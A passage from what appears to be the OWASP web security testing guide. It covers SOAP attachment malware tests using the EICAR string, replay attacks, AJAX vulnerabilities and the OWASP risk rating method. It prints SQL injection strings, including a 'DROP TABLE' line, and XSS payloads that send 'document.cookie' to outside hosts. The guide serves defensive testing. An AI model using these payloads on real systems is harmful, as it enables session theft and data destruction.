Binary files, including executables and document types that can contain malware, can be posted using a web service in several ways. These files can be sent as a parameter of a web service method; they can be sent as an attachment using SOAP with Attachments and they can be sent using DIME (Direct Internet Message Encapsulation) and WS-Attachments.

An attacker can craft an XML document (SOAP message) to send to a web service that contains malware as an attachment. Testing to ensure the Web Service host inspects SOAP attachments should be included in the web application testing plan.

BLACK BOX TESTING AND EXAMPLE

Testing for file as parameter vulnerabilities:

1. Find WSDL that accepts attachments:

For example:

```
... <s:element name="UploadFile">
  <s:complexType>
  <s:sequence>
  <s:element minOccurs="0" maxOccurs="1" name="filename" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="type" type="s:string" />
  <s:element minOccurs="0" maxOccurs="1" name="chunk" type="s:base64Binary" />
  <s:element minOccurs="1" maxOccurs="1" name="first" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element>
 <s:element name="UploadFileResponse">
 <s:complexType>
 <s:sequence>
 <s:element minOccurs="1" maxOccurs="1" name="UploadFileResult" type="s:boolean" />
 </s:sequence>
 </s:complexType>
 </s:element> ...
```

2. Attach a test virus attachment using a non-destructive virus like EICAR, to a SOAP message and post to the target Web Service. In this example, EICAR is used.

Soap message with EICAR attachment (as Base64 data):

```
POST /Service/Service.asmx HTTP/1.1
Host: somehost
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: http://somehost/service/UploadFile

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<UploadFile xmlns="http://somehost/service">
<filename>eicar.pdf</filename>
<type>pdf</type>
```

```
<chunk>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</chunk>
<first>true</first>
</UploadFile>
</soap:Body>
</soap:Envelope>
```

Result Expected:

A soap response with the UploadFileResult parameter set to true (this will vary per service). The eicar test virus file is allowed to be stored on the host server and can be redistributed as a PDF.

Testing for SOAP with Attachment vulnerabilities

The testing is similar, however the request would be similar to the following (note the EICAR base64 info):

```
POST /insuranceClaims HTTP/1.1
Host: www.risky-stuff.com
Content-Type: Multipart/Related; boundary=MIME_boundary; type=text/xml;
        start="<claim061400a.xml@claiming-it.com>"
Content-Length: XXXX
SOAPAction: http://schemas.risky-stuff.com/Auto-Claim
Content-Description: This is the optional message description.

--MIME_boundary
Content-Type: text/xml; charset=UTF-8
Content-Transfer-Encoding: 8bit
Content-ID: <claim061400a.xml@claiming-it.com>

<?xml version='1.0' ?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body>
<claim:insurance_claim_auto id="insurance_claim_document_id"
xmlns:claim="http://schemas.risky-stuff.com/Auto-Claim">
<theSignedForm href="cid:claim061400a.tiff@claiming-it.com"/>
<theCrashPhoto href="cid:claim061400a.jpeg@claiming-it.com"/>
<!-- ... more claim details go here... -->
</claim:insurance_claim_auto>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

--MIME_boundary
Content-Type: image/tiff
Content-Transfer-Encoding: base64
Content-ID: <claim061400a.tiff@claiming-it.com>

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
--MIME_boundary
Content-Type: image/jpeg
Content-Transfer-Encoding: binary
Content-ID: <claim061400a.jpeg@claiming-it.com>

...Raw JPEG image..
--MIME_boundary--
```

Result Expected:

The eicar test virus file is allowed to be stored on the host server and can be redistributed as a TIFF file.

REFERENCES

Whitepapers

- Xml.com - http://www.xml.com/pub/a/2003/02/26/binaryxml.html
- W3C: "Soap with Attachments" - http://www.w3.org/TR/SOAP-attachments

Tools

- EICAR (http://www.eicar.org/anti_virus_test_file.htm)
- OWASP WebScarab (http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)

4.8.5 REPLAY TESTING

BRIEF SUMMARY

This section describes testing replay vulnerabilities of a web service. The threat for a replay attack is that the attacker can assume the identity of a valid user and commit some nefarious act without detection.


DESCRIPTION OF THE ISSUE

A replay attack is a "man-in-the-middle" type of attack where a message is intercepted and replayed by an attacker to impersonate the original sender. For web services, as with other types of HTTP traffic, a sniffer such as Ethereal or Wireshark can capture traffic posted to a web service and using a tool like WebScarab, a tester can resend a packet to the target server. An attacker can attempt to resend the original message or change the message in order to compromise the host server.


BLACK BOX TESTING AND EXAMPLE

Testing for Replay Attack vulnerabilities:

1. Using Wireshark on a network, sniff traffic and filter for web service traffic. Another alternative is to install WebScarab and use it as a proxy to capture http traffic



2. Using the packets captured by ethereal, use TCPReplay to initiate the replay attack by reposting the packet. It may be necessary to capture many packets over time to determine session id patterns in order to assume a valid session id for the replay attack. It is also possible to manually post http traffic captured by WebScarab, using WebScarab



Result Expected:

The tester can assume the identity of the attacker.

GRAY BOX TESTING AND EXAMPLE

Testing for Replay Attack vulnerabilities

1. Does the web service employ some means of preventing the replay attack? Such as pseudo random Session tokens, Nonces with MAC addresses or Timestamping. Here is an example of an attempt to randomize session tokens: (from MSDN Wicked Code - http://msdn.microsoft.com/msdnmag/issues/04/08/WickedCode/default.aspx?loc=&fig=true#fig1).

```
string id = GetSessionIDMac().Substring (0, 24);
...
private string GetSessionIDMac (string id, string ip,
    string agent, string key)
{
    StringBuilder builder = new StringBuilder (id, 512);
    builder.Append (ip.Substring (0, ip.IndexOf ('.',
        ip.IndexOf ('.') + 1)));
    builder.Append (agent);
    using (HMACSHA1 hmac = new HMACSHA1
        (Encoding.UTF8.GetBytes (key))) {
        return Convert.ToBase64String (hmac.ComputeHash
           (Encoding.UTF8.GetBytes (builder.ToString ())));
    }
}
```

2. Can the site employ SSL - this will prevent unauthorized attempts to replay messages?

REFERENCES

Whitepapers

- W3C: "Web Services Architecture" - http://www.w3.org/TR/ws-arch/

Tools

- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Ethereal - http://www.ethereal.com/
- Wireshark - http://www.wireshark.org/ (recommended instead of Ethereal - same developers, same codebase)
- TCPReplay - http://tcpreplay.synfin.net/trac/wiki/manual

4.9 AJAX TESTING

AJAX, an acronym for Asynchronous JavaScript and XML, is a web development technique used to create more responsive web applications. It uses a combination of technologies in order to provide an experience that is more like using a desktop application. This is accomplished by using the XMLHttpRequest object and JavaScript to make asynchronous requests to the web server, parsing the responses and then updating the page DOM HTML and CSS.

Utilizing AJAX techniques can have tremendous usability benefits for web applications. From a security standpoint, however, AJAX applications have a greater attack surface than normal web applications, and they are often developed with a focus on what can be done rather than what should be done. Also, AJAX applications are more complicated because processing is done on both the client side and the server side. The use of frameworks to hide this complexity can help to reduce development headaches, but can also result in situations where developers do not fully understand where the code they are writing will execute. This can lead to situations where it is difficult to properly assess the risk associated with particular applications or features.

AJAX applications are vulnerable to the full range of traditional web application vulnerabilities. Insecure coding practices can lead to SQL injection vulnerabilities, misplaced trust in user-supplied input can lead to parameter tampering vulnerabilities, and a failure to require proper authentication and authorization can lead to problems with confidentiality and integrity. In addition, AJAX applications can be vulnerable to new classes of attack such as Cross Site Request Forgery (XSRF).

Testing AJAX applications can be challenging because developers are given a tremendous amount of freedom in how they communicate between the client and the server. In traditional web applications, standard HTML forms submitted via GET or POST requests have an easy-to-understand format, and it is therefore easy to modify or create new well-formed requests. AJAX applications often use different encoding or serialization schemes to submit POST data making it difficult for testing tools to reliably create automated test requests. The use of web proxy tools is extremely valuable for observing behind-the-scenes asynchronous traffic and for ultimately modifying this traffic to properly test the AJAX-enabled application.

In this section we describe the following issue:

4.9.1 AJAX VULNERABILITIES

INTRODUCTION

Asynchronous Javascript and XML (AJAX) is one of the latest techniques used by web application developers to provide a user experience similar to that of a local application. Since AJAX is still a new technology, there are many security issues that have not yet been fully researched. Some of the security issues in AJAX include:

- Increased attack surface with many more inputs to secure
- Exposed internal functions of the application
- Client access to third-party resources with no built-in security and encoding mechanisms
- Failure to protect authentication information and sessions
- Blurred line between client-side and server-side code, resulting in security mistakes

ATTACKS AND VULNERABILITIES

XMLHttpRequest Vulnerabilities

AJAX uses the XMLHttpRequest(XHR) object for all communication with a server-side application, frequently a web service. A client sends a request to a specific URL on the same server as the original page and can receive any kind of reply from the server. These replies are often snippets of HTML, but can also be XML, Javascript Object Notation (JSON), image data, or anything else that Javascript can process.

Secondly, in the case of accessing an AJAX page on a non-SSL connection, the subsequent XMLHttpRequest calls are also not SSL encrypted. Hence, the login data is traversing the wire in clear text. Using secure HTTPS/SSLchannels which the modern day browsers support is the easiest way to prevent such attacks from happening.

XMLHttpRequest(XHR) objects retrieve the information of all the servers on the web. This could lead to various other attacks such as SQL Injection, Cross Site Scripting(XSS), etc.

Increased Attack Surface

Unlike traditional web applications that exist completely on the server, AJAX applications extend across the client and server, which gives the client some powers. This throws in additional ways to potentially inject malicious content.

SQL Injection

SQL Injection attacks are remote attacks on the database in which the attacker modifies the data on the database.
A typical SQL Injection attack could be as follows

Example 1

```
SELECT id FROM users WHERE name='' OR 1=1 AND pass='' OR 1=1 LIMIT 1;
```

This query will always return one row (unless the table is empty), and it is likely to be the first entry in the table. For many applications, that entry is the administrative login - the one with the most privileges.

Example 2

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```

The above query drops all the tables and destructs the database.

More on SQL Injection can be found at Testing_for_SQL_Injection.

Cross Site Scripting

Cross Site Scripting is a technique by which malicious content is injected in form of HTML links, Javascripts Alerts, or error messages. XSS exploits can be used for triggering various other attacks like cookie theft, account hijacking, and denial of service.

The Browser and AJAX Requests look identical, so the server is not able to classify them. Consequently, it won't be able to discern who made the request in the background. A JavaScript program can use AJAX to request for a resource that occurs in the background without the user's knowledge. The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request. JavaScript code can then access the response to this hidden request and then send more requests. This expansion of JavaScript functionality increases the possible damage of a Cross-Site Scripting (XSS) attack.

Also, a XSS attack could send requests for specific pages other than the page the user is currently looking at. This allows the attacker to actively look for certain content, potentially accessing the data.

The XSS payload can use AJAX requests to autonomously inject itself into pages and easily re-inject the same host with more XSS (like a virus), all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.

Example

```
<script>alert("howdy")</script>
<script>document.location='http://www.example.com/pag.pl?'%20+document.cookie</script>
```

Usage:

```
http://example.com/login.php?variable="><script>document.location='http://www.irr.com/cont.ph
p?'+document.cookie</script>
```

This will just redirect the page to an unknown and a malicious page after logging into the original page from where the request was made.

Client Side Injection Threats

- *XSS exploits* can give access to any client-side data, and can also modify the client-side code.
- *DOM Injection* is a type pf XSS injection which happens through the sub-objects ,document.location, document.URL, or document.referrer of the Document Object Model(DOM)

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

- *JSON/XML/XSLT Injection* - Injection of malicious code in the XML content

AJAX Bridging

For security purposes, AJAX applications can only connect back to the Website from which they come. For example, JavaScript with AJAX downloaded from yahoo.com cannot make connections to google.com. To allow AJAX to contact third-party sites in this manner, the AJAX service bridge was created. In a bridge, a host provides a Web service that acts as a proxy to forward traffic between the JavaScript running on the client and the third-party site. A bridge could be considered a 'Web service to Web service' connection. An attacker could use this to access sites with restricted access.

Cross Site Request Forgery(CSRF)

CSRF is an exploit where an attacker forces a victim's web browser to send an HTTP request to any website of his choosing (the intranet is fair game as well). For example, while reading this post, the HTML/JavaScript code embedded in the web page could have forced your browser to make an off-domain request to your bank, blog, web mail, DSL router, etc. Invisibly, CSRF could have transferred funds, posted comments, compromised email lists, or reconfigured the network. When a victim is forced to make a CSRF request, it will be authenticated if they have recently logged-in. The worst part is all system logs would verify that you in fact made the request. This attack, though not common, has been done before.

Denial of Service

Denial of Service is an old attack in which an attacker or vulnerable application forces the user to launch multiple XMLHttpRequests to a target application against the wishes of the user. In fact, browser domain restrictions make XMLHttpRequests useless in launching such attacks on other domains. Simple tricks such as using image tags nested within a JavaScript loop can do the trick more effectively. AJAX, being on the client-side, makes the attack easier.

```
<IMG SRC="http://example.com/cgi-bin/ouch.cgi?a=b">
```

Memory leaks

Browser Based Attacks

The web browsers we use have not been designed with security in mind. Most of the security features available in the browsers are based on the previous attacks, so our browsers are not prepared for newer attacks.

There have been a number of new attacks on browsers, such as using the browser to hack into the internal network. The JavaScript first determines the internal network address of the PC. Then, using standard JavaScript objects and commands, it starts scanning the local network for Web servers. These could be computers that serve Web pages, but they could also include routers, printers, IP phones, and other networked devices or applications that have a Web interface. The JavaScript scanner determines whether there is a computer at an IP address by sending a "ping" using JavaScript "image" objects. It then determines which servers are running by looking for image files stored in standard places and analyzing the traffic and error messages it receives back.

Attacks that target Web browser and Web application vulnerabilities are often conducted by HTTP and, therefore, may bypass filtering mechanisms in place on the network perimeter. In addition, the widespread deployment of Web applications and Web browsers gives attackers a large number of easily exploitable targets. For example, Web browser vulnerabilities can lead to the exploitation of vulnerabilities in operating system components and individual applications, which can lead to the installation of malicious code, including bots.

Major Attacks

MySpace Attack

The Samy and Spaceflash worms both spread on MySpace, changing profiles on the hugely popular social-networking Web site. In *Samy attack*,the XSS Exploit allowed <SCRIPT> in MySpace.com profile. AJAX was used to inject a virus into the MySpace profile of any user viewing infected page and forced any user viewing the infected page to add the user "Samy" to his friend list. It also appended the words "Samy is my hero" to the victim's profile

Yahoo! Mail Attack

In June 2006, the Yamanner worm infected Yahoo's mail service. The worm, using XSS and AJAX, took advantage of a vulnerability in Yahoo Mail's onload event handling. When an infected email was opened, the worm code executed its JavaScript, sending a copy of itself to all the Yahoo contacts of the infected user. The infected email carried a spoofed 'From' address picked randomly from the infected system, which made it look like an email from a known user.

REFERENCES

Whitepapers

- Billy Hoffman, "Ajax(in) Security" - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf
- Billy Hoffman, "Analysis of Web Application Worms and Viruses - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman_web.pdf ",SPI Labs
- Billy Hoffman, "Ajax Security Dangers" - http://www.spidynamics.com/assets/documents/AJAXdangers.pdf ",SPI Labs
- "Ajax: A New Approach to Web Applications", Adaptive Path - http://www.adaptivepath.com/publications/essays/archives/000385.php Jesse James Garrett

- http://en.wikipedia.org/wiki/AJAX AJAX
- http://ajaxpatterns.org AJAX Patterns

4.9.2 HOW TO TEST AJAX

BRIEF SUMMARY

Because most attacks against AJAX applications are analogs of attacks against traditional web applications, testers should refer to other sections of the testing guide to look for specific parameter manipulations to use in order to discover vulnerabilities. The challenge with AJAX-enabled applications is often finding the endpoints that are the targets for the asynchronous calls and then determining the proper format for requests.

DESCRIPTION OF THE ISSUE

Traditional web applications are fairly easy to discover in an automated fashion. An application typically has one or more pages that are connected by HREFs or other links. Interesting pages will have one or more HTML FORMs. These forms will have one or more parameters. By using simple spidering techniques such as looking for anchor (A) tags and HTML FORMs it should be possible to discover all pages, forms, and parameters in a traditional web application. Requests made to this application follow a well-known and consistent format laid out in the HTTP specification. GET requests have the format:

```
http://server.com/directory/resource.cgi?param1=value1&key=value
```

POST requests are sent to URLs in a similar fashion:
```
http://server.com/directory/resource.cgi
```

Data sent to POST requests is encoded in a similar format and included in the request after the headers:

```
param1=value1&key=value
```


Unfortunately, server-side AJAX endpoints are not as easy or consistent to discover, and the format of actual valid requests is left to the AJAX framework in use or the discretion of the developer. Therefore to fully test AJAX-enabled applications, testers need to be aware of the frameworks in use, the AJAX endpoints that are available, and the required format for requests to be considered valid. Once this understanding has been developed, standard parameter manipulation techniques using a proxy can be used to test for SQL injection and other flaws.

BLACK BOX TESTING AND EXAMPLE


Testing for AJAX Endpoints:

Before an AJAX-enabled web application can be tested, the call endpoints for the asynchronous calls must be enumerated. See Application Discovery section for more information about how traditional web applications are discovered. For AJAX applications, there are two main approaches to determining call endpoints: parsing the HTML and JavaScript files and using a proxy to observe traffic.

The advantage of parsing the HTML and JavaScript files in a web application is that it can provide a more comprehensive view of the server-side capabilities that can be accessed from the client side. The drawback is that manually reviewing HTML and JavaScript content is tedious and, more importantly, the location and format of server-side URLs available to be accessed by AJAX calls are framework dependent. The tester should look through HTML and JavaScript files to find URLs of additional application surface exposure. Searching for use of the XMLHttpRequest object in JavaScript code can help to focus these reviewing efforts. Also, by knowing the names of included JavaScript files, the tester can determine which AJAX frameworks appear to be in use. Once AJAX endpoints have been identified, the tester should further inspect the code to determine the format required of requests.



The advantage of using a proxy to observe traffic is that the actual requests demonstrate conclusively where the application is sending requests and what format those requests are in. The disadvantage is that only the endpoints that the application actually makes calls to will be revealed. The tester must fully exercise the remote application, and even then there could be additional call endpoints that are available but not actively in use. In exercising the application, the proxy should observe traffic to both the user-viewable pages and the background asynchronous traffic to the AJAX endpoints. Capturing this session traffic data allows the tester to determine all of the HTTP requests that are being made during the session as opposed to only looking at the user-viewable pages in the application.




Result Expected:
By enumerating the AJAX endpoints available in an application and determining the required request format, the tester can set the stage for further analysis of the application. Once endpoints and proper request formats have been determined, the tester can use a web proxy and standard web application parameter manipulation techniques to look for SQL injection and parameter tampering attacks.

Intercepting and debugging js code with Browsers

By Using normal browsers it's possible to analyze into detail js based web applications.
Ajax calls in firefox can be intercepted by using extension plugins that monitor the code flow.
Two extensions providing this ability are "FireBug" and "Venkman JavaScript Debugger".

For Internet Explorer are available some tools provided by Microsoft like "script Debugger", that permits real-time js debugging.

By using Firebug on a page, a tester could find Ajax endpoints by setting "Options->Show XmlHttpRequest".



From now on, any request accomplished by XMLHttpRequest object will be listed on the bottom of the browser.

On the right of the Url is displayed source script and line from where the call was done and by clicking on the displayed Url, server response is shown.
So it's straightforward to understand where the request is done, what was the response and where is the endpoint.
If the link to source script is clicked, the tester could find where the request originated.

As debugging Javascript is the way to learn how scripts build urls, and how many parameters are available, by filling the form when the password is written down and the related input tag loses its focus, a new request is accomplished as could be seen on the following screenshot.

Now, by clicking on the link to js source code, the tester has access to the next endpoint.

Then by setting breakpoints on some lines near the javascript endpoint, it's easy to know the call stack as shown in the next screenshot.

GRAY BOX TESTING AND EXAMPLE

Testing for AJAX Endpoints:
Access to additional information about the application source code can greatly speed efforts to enumerate AJAX endpoints, and the knowledge of what frameworks are in use will help the tester to understand the required format for AJAX requests.
Result Expected:
Knowledge of the frameworks being used and AJAX endpoints that are available helps the tester to focus his efforts and reduce the time required for discover and application footprinting.

REFERENCES

OWASP

- AJAX_Security_Project - http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project

Whitepapers

- Hacking Web 2.0 Applications with Firefox, Shreeraj Shah
- Vulnerability Scanning Web 2.0 Client-Side Components, Shreeraj Shah

Tools

- The OWASP Sprajax tool can be used to spider web applications, identify AJAX frameworks in use, enumerate AJAX call endpoints, and fuzz those endpoints with framework-appropriate traffic. At the current time, there is only support for the Microsoft Atlas framework (and detection for the Google Web Toolkit), but ongoing development should increase the utility of the tool.
- Venkman is the code name for Mozilla's JavaScript Debugger. Venkman aims to provide a powerful JavaScript debugging environment for Mozilla based browsers.
- Scriptaculous's Ghost Train is a tool to ease the development of functional tests for web sites. It's a event recorder, and a test-generating and replaying add-on you can use with any web application.
- Squish is an automated, functional testing tool. It allows you to record, edit, and run web tests in different browsers (IE, Firefox, Safari, Konqueror, etc.) on different platforms without having to modify the test scripts. Supports different scripting languages for tests.
- JsUnit is a Unit Testing framework for client-side (in-browser) JavaScript. It is essentially a port of JUnit to JavaScript.

5. WRITING REPORTS: VALUE THE REAL RISK

In this Chapter it is described how to value the real risk as result of a security assessment. The idea is to create a general methodology to break down the security findings and evaluate the risks with the goal of prioritizing and managing them. It is presented a table that can easily represent a snapshot of the assessment. This table represents the technical information to deliver to the client, then it is important to present an executive summary for the management.

5.1 HOW TO VALUE THE REAL RISK

THE OWASP RISK RATING METHODOLOGY

Discovering vulnerabilities is important, but just as important is being able to estimate the associated risk to the business. Early in the lifecycle, you may identify security concerns in the architecture or design by using threat modeling. Later, you may find security issues using code review or penetration testing. Or you may not discover a problem until the application is in production and is actually compromised.

By following the approach here, you'll be able to estimate the severity of all of these risks to your business, and make an informed decision about what to do about them. Having a system in place for rating risks will save time and eliminate arguing about priorities. This system will help to ensure that you don't get distracted by minor risks while ignoring more serious risks that are less well understood.

Ideally, there would be a universal risk rating system that would accurately estimate all risks for all organization. But a vulnerability that is critical to one organization may not be very important to another. So we're presenting a basic framework here that you should customize for your organization.

We have worked hard to make this model simple enough to use, while keeping enough detail for accurate risk estimates to be made. Please reference the section below on customization for more information about tailoring the model for use in your organization.

APPROACH

There are many different approaches to risk analysis. See the reference section below for some of the most common ones. The OWASP approach presented here is based on these standard methodologies and is customized for application security.

We start with the standard risk model:

Risk = Likelihood * Impact

In the sections below, we break down the factors that make up "likelihood" and "impact" for application security and show how to combine them to determine the overall severity for the risk.

- Step 1: Identifying a Risk
- Step 2: Factors for Estimating Likelihood

- Step 3: Factors for Estimating Business Impact
- Step 4: Determining Severity of the Risk
- Step 5: Deciding What to Fix
- Step 6: Customizing Your Risk Rating Model

STEP 1: IDENTIFYING A RISK

The first step is to identify a security risk that needs to be rated. You'll need to gather information about the threat agent involved, the attack they're using, the vulnerability involved, and the impact of a successful exploit on your business. There may be multiple possible groups of attackers, or even multiple possible business impacts. In general, it's best to err on the side of caution by using the worst-case option, as that will result in the highest overall risk.

STEP 2: FACTORS FOR ESTIMATING LIKELIHOOD

Once you've identified a potential risk, and want to figure out how serious it is, the first step is to estimate the "likelihood". At the highest level, this is a rough measure of how likely this particular vulnerability is to be uncovered and exploited by an attacker. We do not need to be over-precise in this estimate. Generally, identifying whether the likelihood is low, medium, or high is sufficient.

There are a number of factors that can help us figure this out. The first set of factors are related to the threat agent involved. The goal is to estimate the likelihood of a successful attack from a group of possible attackers. Note that there may be multiple threat agents that can exploit a particular vulnerability, so it's usually best to use the worst-case scenario. For example, an insider may be a much more likely attacker than an anonymous outsider - but it depends on a number of factors.

Note that each factor has a set of options, and each option has a likelihood rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall likelihood.

Threat Agent Factors

The first set of factors are related to the threat agent involved. The goal here is to estimate the likelihood of a successful attack by this group of attackers. Use the worst-case threat agent.

Skill level

How technically skilled is this group of attackers? No technical skills (1), some technical skills (3), advanced computer user (4), network and programming skills (6), security penetration skills (9)

Motive

How motivated is this group of attackers to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

Opportunity

How much opportunity does this group of attackers have to find and exploit this vulnerability? No known access (0), limited access (4), full access (9)

Size

How large is this group of attackers? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

Vulnerability Factors

The next set of factors are related to the vulnerability involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of attackers to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit

How easy is it for this group of attackers to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness

How well known is this vulnerability to this group of attackers? Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection

How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

STEP 3: FACTORS FOR ESTIMATING IMPACT

When considering the impact of a successful attack, it's important to realize that there are two kinds of impacts. The first is the "technical impact" on the application, the data it uses, and the functions it provides. The other is the "business impact" on the business and company operating the application.

Ultimately, the business impact is more important. However, you may not have access to all the information required to figure out the business consequences of a successful exploit. In this case, providing as much detail about the technical risk will enable the appropriate business representative to make a decision about the business risk.

Again, each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall impact.

Technical Impact Factors

Technical impact can be broken down into factors aligned with the traditional security areas of concern: confidentiality, integrity, availability, and accountability. The goal is to estimate the magnitude of the impact on the system if the vulnerability were to be exploited.

Loss of confidentiality

